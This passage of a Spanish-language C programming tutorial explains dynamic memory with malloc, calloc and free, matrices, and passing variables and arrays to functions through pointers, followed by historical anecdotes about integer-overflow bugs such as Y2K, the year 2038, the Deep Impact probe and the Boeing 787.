El que el tamaño de los vectores sea fijo antes de compilar introduce muchas limitaciones. En primer lugar porque normalmente no sabremos qué tamaño han de tener los vectores. Por ejemplo, si queremos hacer un programa que lea un vector de un archivo, si nadie nos dice el tamaño del vector, no podemos saber a priori cómo de grande hacer el vector. Además, aunque sepamos el tamaño, el tener que compilar el programa cada vez que lo queramos cambiar no parece lo más adecuado. ¿O acaso hay que reinstalar las app del móvil cada vez que se van a usar?

Para poder trabajar con arrays de longitud variable, debemos introducir 3 funciones que están definidas en la librería *stdlib.h*:

- **malloc(tamaño en bytes)**: *Memory ALLOCate* es una función que nos guarda un trozo de la memoria RAM del número de bytes que hayamos pedido y nos devuelve un puntero al inicio del trozo. Notar que para saber el tamaño en bytes que quiero guardar basta con multiplicar el número de variables que quiero guardar por el tamaño de cada una. Por ejemplo, 2*sizeof(int) nos permitiría crear un vector de 2 variables int.
- **calloc(número de objetos, tamaño en bytes de cada uno)**: es una función que nos guarda un trozo de la memoria RAM de tamaño nºobjetos*tamañoEnByteDeCadaUno y nos devuelve un puntero al inicio del trozo. Es decir, hasta aquí, es exactamente igual que el malloc. La única diferencia sería que, siguiendo con el ejemplo anterior, en lugar de poner como argumento malloc(2*sizeof(int)), tenemos que poner calloc(2,sizeof(int)). No obstante, calloc hace una cosa más que malloc, escribe 0 en todas las variables. Sí, por fin algo que borra lo que había antes en la memoria (

). Además, aunque en la práctica no nos importa mucho, calloc usa [un truco muy complicado (https://vorpus.org/blog/why-does-calloc-exist/)](https://vorpus.org/blog/why-does-calloc-exist/) para que sea más rápido crear un vector así y llenarlo de ceros que si se usa malloc y se llena de ceros manualmente.
- **free(puntero)**: libera el trozo de memoria al que apunta el puntero de forma que el ordenador lo pueda reutilizar.

Cuando declaramos los vectores con tamaño estático el ordenador se encarga de decidir cuándo reservar un trozo de RAM para ellos y cuándo dejar de hacerlo. Sin embargo, cuando usamos vectores de tamaño dinámico el ordenador asume que ya somos mayores y que sabemos lo que estamos haciendo. Así, no solo nos dará el espacio en RAM cuando se lo pidamos, sino que además lo guardará hasta que le digamos explícitamente que ya lo liberamos, es decir, hasta que usemos el free. Por tanto, es importante recordar que **siempre hay que liberar la memoria cuando ya no la vayamos a usar más**. Por ejemplo, supongamos que dentro de un bucle muy largo usamos un malloc y no ponemos free. Cada vez que ese malloc se ejecute se guardará un nuevo trozo de RAM, pero el viejo también se quedará por ahí. Si repetimos esto muchas veces al final dejaremos a todo el ordenador sin RAM y, o bien nos dejará de funcionar el programa, o bien directamente tendremos que reiniciar el ordenador. Si, en cambio, antes de cada nuevo pase del bucle ponemos el correspondiente free, no tendríamos ningún problema. Cabe destacar que cuando cerramos el programa el ordenador (que es muy listo) liberará toda la memoria que estuviera usando dicho programa, de forma que muchas veces si nos ha faltado algún free no nos daremos cuenta (o simplemente nos saldrá un error justo antes de terminar el programa). De todas formas, más vale acostumbrarse a hacerlo bien desde el principio.

Veamos un ejemplo sencillo del uso de malloc:

In [ ]:

```
#include <stdio.h>
#include <stdlib.h>

//Nota: lo correcto sería comprobar que los malloc hayan funcionado correctament
e,
//pero por simplificar el código vamos a omitir dicha comprobación
int main()
{
    int *a;
    printf("Ahora mismo 'a' es un puntero recién nacido que no apunta a ningún s
itio\n a = %p\n",a);
    a = malloc(3*sizeof(int));
    printf("Ahora hemos guardado 3 trozos de tamaño int y 'a' apunta al primero
 de ellos\n a = %p\n",a);
    printf("Y funcionan como cualquier vector que hayamos visto hasta ahora\n "
);
    for(int i=0;i<3;i++)
        printf("&a[%d] = %p%s",i,a+i,i==2?"\n":" ");

    free(a); //Hay que liberar la memoria!

    return 0;
}
```

El funcionamiento de calloc es análogo, así que podemos aprovechar el ejemplo para aprender otra cosa. El operador *sizeof* nos devuelve el tamaño en bytes del objeto que haya después. Al poner sizeof(int) nos devuelve el tamaño en bytes de un int. Sin embargo, en lugar de poner explícitamente el tipo del objeto podemos pedir directamente el tamaño del objeto. Es decir, si declaramos *int *a* podemos poner *sizeof(*a)* en lugar de *sizeof(int)*. La ventaja es que si en un futuro queremos que *a* deje de ser un int, solo tendremos que cambiar la declaración inicial. Si, en cambio, ponemos *sizeof(int)* y en un futuro decidimos que *a* sea double, tendremos que recordar que esa línea existe y cambiar el *int* por *double*.

In [ ]:

```
#include <stdio.h>
#include <stdlib.h>

int main()
{
    int *a;
    printf("Ahora mismo 'a' es un puntero recién nacido que no apunta a ningún s
itio\n a = %p\n",a);
    a = calloc(3,sizeof(*a));
    printf("Ahora hemos guardado 3 trozos de tamaño int y 'a' apunta al primero
 de ellos\n a = %p\n",a);

    free(a); //Hay que liberar la memoria!

    return 0;
}
```

2.2 Bidimensionales (matrices)

En C es posible crear arrays multidimensionales. Basta con poner expresiones del tipo

int a[n1][n2]...[nm]

para declarar un array de m dimensiones, aunque nosotros no necesitaremos ir más allá de las bidimensionales. Es decir, de las matrices.

2.2.1 Matrices de tamaño estático

Desde un punto de vista práctico, los arrays bidimensionales son muy parecidos a los unidimensionales. De hecho son exactamente lo mismo ya que la memoria RAM es unidimensional. Es decir, cuando creamos una matriz de n filas y m columnas, realmente lo que se guardan son n trozos de tamaño m uno al lado del otro:

In [ ]:

```
#include <stdio.h>

int main()
{
    int a[2][3] = {{1,2,3},{4,5,6}};
    int *p = &a[0][0];

    printf("La matriz 2x3\n");
    for(int i=0;i<2;i++)
        for(int j=0;j<3;j++)
            printf("%d%s",a[i][j],j==2?"\n":" ");

    printf("\nRealmente está guardada como\n");
    for(int i=0;i<6;i++)
        printf("%d ",p[i]);

    return 0;
}
```

Eso significa que el elemento (i, j) de una matriz realmente está en la posición $i * nColumnas + j$:

In [ ]:

```
#include <stdio.h>

int main()
{
    int a[2][3] = {{13,22,38},{4,35,86}};
    int *p = &a[0][0];

    printf("(i,j) = i*3+j\n");
    for(int i=0;i<2;i++)
        for(int j=0;j<3;j++)
            printf("(%d,%d) = %d\t%d=%d\n",i,j,i*3+j,a[i][j],p[i*3+j]);

    return 0;
}
```

Este detalle que en principio puede parecer poco importante, puede resultar fundamental en determinadas ocasiones, como se puede ver en el ejemplo 4.3.

2.2.2 Matrices de tamaño dinámico


Dado que las matrices se almacenan realmente de forma lineal, resulta trivial declarar una matriz usando malloc. Lo único que tenemos que hacer es poner como tamaño $nFilas * nColumnas$ y después podremos acceder a la componente (i, j) poniendo $i * nCol + j$:

In [ ]:

```
#include <stdio.h>
#include <stdlib.h>

int main()
{
    int *a;
    a = calloc(2*3,sizeof(*a));

    for(int i=0;i<2;i++)
        for(int j=0;j<3;j++)
            printf("(%d,%d) = %d\t%d\n",i,j,i*3+j,a[i*3+j]);
    free(a);

    return 0;
}
```

No obstante, puede resultar un poco incómodo tener que escribir $i * nCol + j$ cada vez y que prefiramos usar la sintaxis de $[][]$. Para ello, tendremos que usar los dobles punteros (ver sección 1.3).

En efecto, hasta ahora cuando declarábamos un vector de tamaño dinámico lo que hacíamos era coger un puntero y ponerlo apuntando delante del vector. Si se piensa, las matrices no son más que un conjunto de vectores, uno encima de otro, si pensamos en filas. Así, podemos crear un vector de punteros y asignar a cada puntero a su vez otro vector:



Pasar la figura a código es inmediato, aunque hay que tener en cuenta que el *free* ya no es tan sencillo. Si en el ejemplo de la figura pusiéramos solo free(p), liberaríamos la memoria del vector de punteros que se muestra en la segunda columna (p[0], p[1]), pero dejaríamos sueltos los dos vectores horizontales de la derecha. Así, la forma correcta de hacerlo sería:

In [ ]:

```
#include <stdio.h>
#include <stdlib.h>

int main()
{
    int **A;
    int N = 3;

    //Primero creamos el vector de punteros en el que se guardará la dirección
    //donde empiece cada fila
    A = malloc(N*sizeof*A);
    //Ahora para cada componente de este vector tenemos que crear una fila
    for(int i=0;i<N;i++)
        A[i] = malloc(N*sizeof*A[i]);

    //Ahora ya podemos usar la matriz de forma normal
    A[0][0] = 1;
    A[N-1][1] = 2;
    for(int i=0;i<N;i++)
        for(int j=0;j<N;j++)
            printf("%d%s",A[i][j],j==N-1?"\n":" ");

    //Liberamos primero cada una de las filas
    for(int i=0;i<N;i++)
        free(A[i]);
    //Y por último liberamos el vector de punteros
    free(A);

    return 0;
}
```

3. Funciones

La principal función de los punteros, dentro de un nivel básico de programación, es la de poder transmitir variables a funciones y modificar su contenido dentro de ellas. No obstante, para comprender realmente este proceso resulta conveniente repasar brevemente el concepto de función.

El código en C se organiza en funciones. En particular, todo programa de C comienza ejecutando la función *main*, por lo que siempre debe existir dicha función. A partir de ahí, es posible definir todas las funciones que deseemos. Una función en C debe tener la siguiente estructura:

```
tipoDeDato nombreDeLaFuncion( tipo var1, tipo var2, ..., tipo varN)
{
    cuerpo de la funcion
    return variableTipoDeDato;
}
```

En primer lugar, hay que establecer qué tipo de dato va a devolver (return) la función. Dicho tipo puede ser cualquier tipo de dato definido en C con excepción de los arrays (¡pero pueden ser punteros!). Además, existe la posibilidad de usar el tipo *void* el cual determina que la función no va a devolver ningún dato. En segundo lugar, debemos establecer el nombre de la función. Por último, hay que establecer qué variables queremos pasar a la función, indicando explícitamente de qué tipo son.

Aunque este hecho debería ser ya conocido, merece la pena detenerse un momento en él. En C hay dos conceptos fundamentales en lo que se refiere a las funciones:

1) Todas las variables declaradas dentro de una función solo son visibles por dicha función

2) Si una variable es declarada como global, será posible acceder a ella desde cualquier función. No obstante, si se declara una variable con el mismo nombre dentro de una función, esta última enmascarará a la variable global. Es decir, dentro de dicha función, a todos los efectos dicha variable global no existirá.

Veamos un ejemplo:

In [ ]:

```
#include <stdio.h>
int N;
void test(int);

int main(){
    N = 10;
    test(2);
    printf("Mientras que fuera 'N' vale %d\n",N);

    return 0;
}

void test(int N){
    printf("Dentro de la función 'N' vale %d\n",N);
}
```

Como se puede ver, la variable N de la función *test* es independiente de la variable global N. La razón de este comportamiento es obvia. De no ser así, sería imposible usar funciones hechas por otras personas, pues no sabríamos qué variables estan usando dichas funciones. Si, por ejemplo, tuviésemos en nuestro código una variable z y usásemos en algún momento la función *sqrt*, se modificaría nuestra variable de forma completamente inesperada ya que dicha función tiene dentro una variable que han llamado también z.

En lo que respecta al primer punto, la consecuencia directa de dicha propiedad es que una función no puede alterar variables que se encuentren declaradas fuera de ella ya que no las ve. Para solucionarlo debemos introducir el concepto ~~del paso por referencia~~ de puntero. No, en C no existe el paso por referencia, ya va siendo hora de conocer la verdad.

3.1 Variables individuales

En C todas las variables que se pasan a una función lo hacen por valor, con la excepción de los arrays (ver sección 3.2). Es decir, únicamente se copia el valor de la variable y se le asigna un nuevo nombre.

In [ ]:

```
#include <stdio.h>
void test(int);

int main(){
    int a = 2;
    printf("En el main la variable 'a' está en la dirección de memoria %p y vale %d\n",&a,a);
    test(a);

    return 0;
}

void test(int b){
    printf("En la función la variable 'b' está en la dirección de memoria %p y vale %d\n",&b,b);
}
```

En este ejemplo podemos ver que en la función *main* declaramos una variable, a , y le asignamos el valor de 2. Dicha variable está guardada en una caja de la memoria RAM que posee una determinada dirección de memoria. Por otra parte, dentro de la función *test* la variable b está situada en una caja diferente, aunque el valor en sí de la variable es el mismo. Queda claro, por tanto, que no podemos modificar la variable original desde dentro de la función *test*. El motivo es simple, no sabemos dónde está. Lo único que se ha copiado es lo que había dentro de a.

Veamos qué sucede si usamos punteros:

In [ ]:

```
#include <stdio.h>
void test(int*);

int main(){
    int a = 2;
    printf("En el main la variable 'a' está en la dirección de memoria %p y vale 
%d\n",&a,a);
    test(&a);

    return 0;
}

void test(int *b){
    printf("En la función el puntero 'b' está en la dirección de memoria %p...\n
",&b);
    printf("... pero dentro contiene la dirección %p, y dentro de dicha direcció
n nos encontramos el valor %d\n",b,*b);
}
```

Como se puede ver, el concepto es exactamente el mismo que en el caso anterior. En primer lugar tenemos una variable a guardada en una determinada caja y le asignamos el valor 2. Dentro de la función *test* tenemos una variable (puntero) b guardada en una determinada caja a la que le asignamos la dirección de memoria de a. Es decir, la caja de a y la caja de b son completamente independientes. La única diferencia es que en este caso dentro de la función *test* sí que sabemos dónde está a porque hemos guardado su dirección en b. Por tanto, podemos ir a su caja y escribir lo que queramos en ella. En otras palabras, podemos modificar su valor desde dentro de la función.

Debe quedar claro que los dos ejemplos de esta función son completamente iguales, no hay ninguna diferencia interna, ninguna magia que hace que de una forma de pueda modificar el valor de la variable y de la otra no. Lo único que sucede es que en el primer caso no sabemos dónde está a mientras que en el segundo sí porque hemos guardado su dirección de memoria. En particular, las direcciones de memoria se guardan en punteros y de ahí que hayamos tenido que usarlo. Pero no es que los punteros nos den una funcionalidad especial, simple y llanamente son las variables que hay que usar para guardar las direcciones de memoria.

3.2 Arrays

Los arrays tienen un comportamiento que puede parecer peculiar en lo que respecta a las funciones, pero realmente si se ha entendido todo lo anterior veremos que es una consecuencia lógica derivada de su funcionamiento.

La principal diferencia entre los arrays y el resto de variables en lo que respecta a las funciones es que se pasan por referencia, no por valor... más o menos. Como hemos visto antes el paso por referencia como tal no existe en C, son todos pasos de valor. La cuestión es, entonces, ¿qué valor es el que pasan las arrays?

Las variables individuales tienen un tamaño bastante reducido (como máximo de unas decenas de bytes), por lo que crear copias de ellas para las funciones no supone ningún problema. Sin embargo, un array puede ser muy muy grande, por lo que si cuando pasásemos un array a una función se produjese automáticamente una copia podríamos tener problemas de RAM. Aunque hoy en día es cierto que esto no suele ser un problema tan frecuente, recordemos que C no solo se creó en una época en la que sí que lo era, sino que además hoy en día se sigue utilizando en muchos sistemas en los que es necesario hacer un uso muy eficiente de la memoria RAM (sistemas operativos, pequeños dispositivos como sensores, arduino, etc). Por ello, cuando pasamos un array a C no se crea una copia nueva, sino que se sigue utilizando el mismo array.

Si hemos entendido todo lo visto hasta ahora, está claro que para poder hacer eso debemos pasarle de alguna manera a la función la dirección de memoria en la que está dicho array. Pero también hemos visto que los arrays decaen automáticamente a punteros. Por tanto, basta con pasar el array de forma normal para que la función sepa dónde está localizada, ya que realmente estaremos pasando un puntero.

Veámoslo:

In [ ]:

```
#include <stdio.h>
void test(int b[]){
    printf("Dentro de la función el array está en las direcciones %p y %p\n",&b[
0],&b[1]);
}
int main() {
    int a[2] = {3,4};

    printf("En el main el array está en las direcciones %p y %p\n",&a[0],&a[1]);
    test(a);

    return 0;
}
```

Como se puede ver, las direcciones de memoria del array que está fuera y del que está dentro son exactamente iguales. Es decir, no hemos creado una copia, solo hemos pasado (aunque no se vea explícitamente) un puntero al inicio del array.

Para decirle a una función que le vamos a pasar un array hay 3 posibilidades, totalmente equivalentes:

```
void func1(char* str)
    void func2(char str[])
    void func3(char str[10])
```

El motivo de la equivalencia es obvio, digamos lo que digamos al final C lo que recibe es un puntero al inicio del array. La forma más evidente de ver esto es que le da igual el tamaño que le digamos:

In [ ]:

```
#include <stdio.h>
void test(int b[2]){
    printf("Aunque he dicho que es de tamaño 2, me da igual: %d %d %d\n",b[0],b[
1],b[2]);
}
int main() {
    int a[3] = {3,4,5};
    test(a);

    return 0;
}
```

Y realmente b en el ejemplo anterior es un puntero independiente de a, aunque en principio no lo parezca,

In [ ]:

```
#include <stdio.h>
void test(int b[2]){
    int c;
    printf("Inicialmente b apunta a %p\n",b);
    b = &c; //Cambiamos el sitio al que apunta a
    printf("Y después a %p\n",b);
}
int main() {
    int a[3] = {3,4,5};
    printf("Dirección a la que apunta a = %p\n",a);
    test(a);
    printf("Después de la función a = %p\n",a);

    return 0;
}
```

La única salvedad es el caso de los arrays bidimensionales ya que el decaimiento a puntero que hemos comentado solo se produce a primer nivel. Si recordamos lo que hemos visto sobre arrays bidimensionales de tamaño dinámico, este tipo de arrays se puede representar mediante dobles punteros. Como el decaimiento solo se produce a primer nivel, debemos especificar en algún momento la existencia del segundo puntero:

```
void func1(char (*str)[N])
    void func2(char str[][N])
    void func3(char str[10][N])
```

Las mismas opciones que había para el primer puntero siguen siendo válidas, solo necesitamos agregar la segunda dimensión de la matriz. La pega es que N tiene que ser un número conocido *a la hora de compilar*. Es decir, o bien usamos una variable global (con valor definido desde el inicio) o bien usamos un *define*.

Ahora bien, si hemos entendido todo lo visto anteriormente, podemos jugar con los punteros como queramos:

In [ ]:

```
#include <stdio.h>
void test(int *b, int n){
    for(int i=0;i<n;i++){
        for(int j=0;j<n;j++)
            printf("%d ",b[i*n+j]);
        printf("\n");
    }
}

int main(){
    int a[2][2] = {{1,2},{3,4}};
    test(&a[0][0],2);

    return 0;
}
```


4. Curiosidades

4.1 Los límites de la memoria RAM

4.1.1 El efecto 2000

Durante la primera mitad del siglo XX la forma más común de guardar y procesar los datos de las grandes empresas eran las tarjetas perforadas. Las más comunes tenían un número máximo de 80 carácteres por registro, de forma que era importante optimizarlas al máximo. Así, enseguida se instauró la costumbre de ahorrarse el '19' de los años, pues las fechas siempre eran '19XX'.

Más adelante, con el desarrollo de los discos duros la cosa tampoco mejoró:



Con un coste de un dólar por cada bit, seguía siendo importante tratar de ahorrar la máxima memoria posible. Además, en aquella época la computación avanzaba tan rápido que nadie pensaba que los programas fueran a utilizarse durante años. Aunque esto era cierto en muchos ámbitos, las cosas fueron distintas en las bases de datos que sí que se siguieron usando sus códigos durante años.

El principal problema de esta notación es que en muchas operaciones es necesario determinar si una fecha es mayor que otra. Por ejemplo, si pagamos con tarjeta en algún punto hay un if del estilo if(fecha de expiración de la tarjeta > fecha actual)... Cuando se representan las fechas usando los dos últimos números no hay ningún problema hasta acercarse al año 2000. En cambio, si en 1999 alguien tenía una tarjeta que expiraba en el 2000 se produciría la comparación if(00 > 99), lo cual daría falso y no permitiría usar dicha tarjeta erróneamente.

La solución era, por tanto, sencilla. Había que adaptar todos los códigos para calcular correctamente las fechas, siendo la forma más sencilla almacenar el año completo. Debido a esta sencillez, la práctica totalidad de las empresas fueron capaces de adaptarse antes de llegar al año 2000, por lo que no hubo ningún problema grave. Debido a la ausencia de dichos problemas hay gente que dice que se desató una alarma innecesaria y que se gastaron millones de dólares en backups sin motivo. No obstante, nunca sabremos qué hubiera pasado si no se hubieran tomado todas esas precauciones.

4.1.2 El problema del año 2038

La forma más común de almacenar la hora actual en los ordenadores es contar el número de segundos que han pasado desde las 00:00:00 del 1 de Enero de 1970. Aunque pueda parecer una técnica extraña, cabe destacar que de esta forma avanzar en el tiempo consiste simplemente en sumar 1 a un número. Sin embargo, si se guardase la fecha completa: en cada segundo se debería hacer una operación de suma en los segundos; una comparación para ver si su valor supera 60 en cuyo caso hay que sumar un minuto; si se suma un minuto comprobar si se excede de la hora, en cuyo caso sumar una hora... hasta llegar al día, al mes y al año. Un claro malgasto de recursos y más en los años 70 en los que se estableció este método.

Como se comentaba en la sección 1.2, en C solo se especifica el tamaño mínimo de las variables pero no el máximo. En particular, los ordenadores suelen establecer el tamaño de los ints igual al de su arquitectura. Así, los ordenadores de 32 bits suelen tener un int de 32 bits o 4 bytes. ¿Cuál es el número máximo que podemos guardar en un entero con signo de 32 bits?

$$2^{31} - 1 = 2,147,483,647$$

¿Y qué obtenemos si suponemos que esto representa segundos y lo sumamos al 1 de Enero de 1970?

$$2,147,483,647 + 00:00:00 \;\; 1/1/1970 = 03:14:07 \;\; 19/1/2038$$

Es decir, en todos los ordenadores basados en una arquitectura de 32 bits se producirá un *integer overflow* el día 19 de Enero del año 2038 a las 03:14:07 en la variable que lleva la cuenta del tiempo en el ordenador.


No obstante, este problema será minoritario ya que la mayoría de los dispositivos destinados al público general ya funcionan con arquitecturas de 64 bits. Para hacernos una idea la ps2 ya tenía una arquitectura de 64 bits. Entre las limitaciones de la arquitectura de 32 bits está el hecho de que la CPU no puede manejar más de 4GB de RAM (el motivo es sencillo, si hay que asignarle una dirección a cada "folio" de la memoria solo puede haber $2^{32} = 4,294,967,296 \sim 4 \cdot 10^9$ folios distintos o bytes) por lo que hace ya años que se tuvo que dejar atrás. Una notable excepción son los smartphones, pues hasta hace no tanto no tenían mucha RAM. Por ejemplo, el primer iPhone en tener un procesador de 64 bits fue el 5S lanzado en el año 2013.

Por último, cabe mencionar que en la actual arquitectura de 64 bits el entero con signo más grande es $2^{63} - 1 = 9,223,372,036,854,775,807$ que se corresponde con las 15:30:08 del domingo 4 de Diciembre del año 292,277,026,596. Dado que esta fecha se corresponde con 21 veces la edad del universo, no corre una excesiva prisa para la llegada de los procesadores de 128 bits, por lo menos en cuanto a llevar la fecha se refiere.

4.1.3 La sonda Deep Impact

La Deep Impact era una sonda de la NASA lanzada en el año 2005 con el objetivo de estudiar la composición de un cometa lanzando un objeto contra dicho cometa. La misión no solo fue un éxito sino que la sonda siguió funcionando durante años y se pudo mandar a investigar diversos objetos espaciales.

Sin embargo, entre el 11 y el 14 de Agosto del año 2013 se perdió repentinamente toda comunicación con la sonda. La investigación posterior reveló que la causa más probable fue un error de tipo Y2k (Year 2000).



En efecto, el ordenador de la sonda guardaba el número de decimas de segundo transcurridas desde el 1 de Enero del año 2000 (la resolución necesaria era mayor que 1 segundo). Si dicha cantidad se guardaba en un entero sin signo de 32 bits, el número máximo de décimas de segundo que podía guardar es $2^{32} = 4,294,967,296$. Si sumamos 4,294,967,296 segundos al 1 de Enero del 2000 obtenemos 11 de Agosto del 2013 a las 00:38:49. Por tanto, todo apunta a que al llegar a esa fecha se produjeron una serie de errores en el ordenador de abordo que impidieron que la sonda reorientase los paneles solares adecuadamente, quedándose sin batería y en consecuencia sin posibilidad de arreglo desde la Tierra.

4.1.4 ¿Por qué hay que reiniciar los Boeing 787 cada 248 días?


En una nota emitida por la Federal Aviation Authority de los Estados Unidos el 30 de Abril del 2015 (que se puede consultar aquí (https://s3.amazonaws.com/public-inspection.federalregister.gov/2015-10066.pdf)) se hacía pública la obligación de que todos las compañías que posean Boeings 787 (avión cuyo primer vuelo fue en el 2009) deben reiniciar determinados sistemas como mínimo una vez cada 248 días.

> The software counter internal to the generator control units (GCUs) will overflow after 248 days of continuous power, causing that GCU to go into failsafe mode. If the four main GCUs (associated with the engine mounted generators) were powered up at the same time, after 248 days of continuous power, all four GCUs will go into failsafe mode at the same time, resulting in a loss of all AC electrical power regardless of flight phase

Los motivos oficiales de este error no son públicos. No obstante, $(2^{31} - 1)/(24 * 3600) = 24855$. Por tanto, se sospecha que existe una variable de 32 bits con signo que lleva la cuenta de las centésimas de segundo que han pasado desde el último reinicio del dispositivo. Así, si pasan más de 248 días sin reiniciarse se produce un integer overflow que podría resultar en un comportamiento inesperado de diversos sistemas de la aeronave. La solución (cutre pero efectiva) es reiniciar todos los sistemas de forma que el contador vuelva a 0, *problem solved*.

4.1.5 Las limitaciones de la Game Boy color

Los siguientes ejemplos se pueden entender con lo aprendido durante las secciones 1.1 y 1.2. En cualquier caso, el objetivo no es comprender todo al 100%, sino dar una idea de cómo de sutiles pueden ser a veces los errores en los códigos y de los efectos totalmente inesperados que pueden producir. En particular, nos centraremos en errores que tengan que ver con la memoria RAM en el videojuego Pokémon Rojo, juego que salió en España en 1999.



4.1.5.1 El struct que almacena los datos de los Pokémon

Esta tabla representa el struct que contenía los datos de cada Pokémon:

Dirección	Contenido	Tamaño
0x00	Id of the Species	1 byte
0x01	Current HP	2 bytes
0x03	Level	1 byte
0x04	Status condition	1 byte
0x05	Type 1	1 byte
0x06	Type 2	1 byte
0x07	Catch rate	1 byte
0x08	Id of move 1	1 byte
0x09	Id of move 2	1 byte
0x0A	Id of move 3	1 byte
0x0B	Id of move 4	1 byte
0x0C	Original Trainer ID	2 bytes

Dirección	Contenido	Tamaño
0x0E	Experience points	3 bytes
0x11	HP EV data	2 bytes
0x13	Attack EV data	2 bytes
0x15	Defense EV data	2 bytes
0x17	Speed EV data	2 bytes
0x19	Special EV data	2 bytes
0x1B	IV data	2 bytes
0x1D	Move 1 PP values	1 byte
0x1E	Move 2 PP values	1 byte
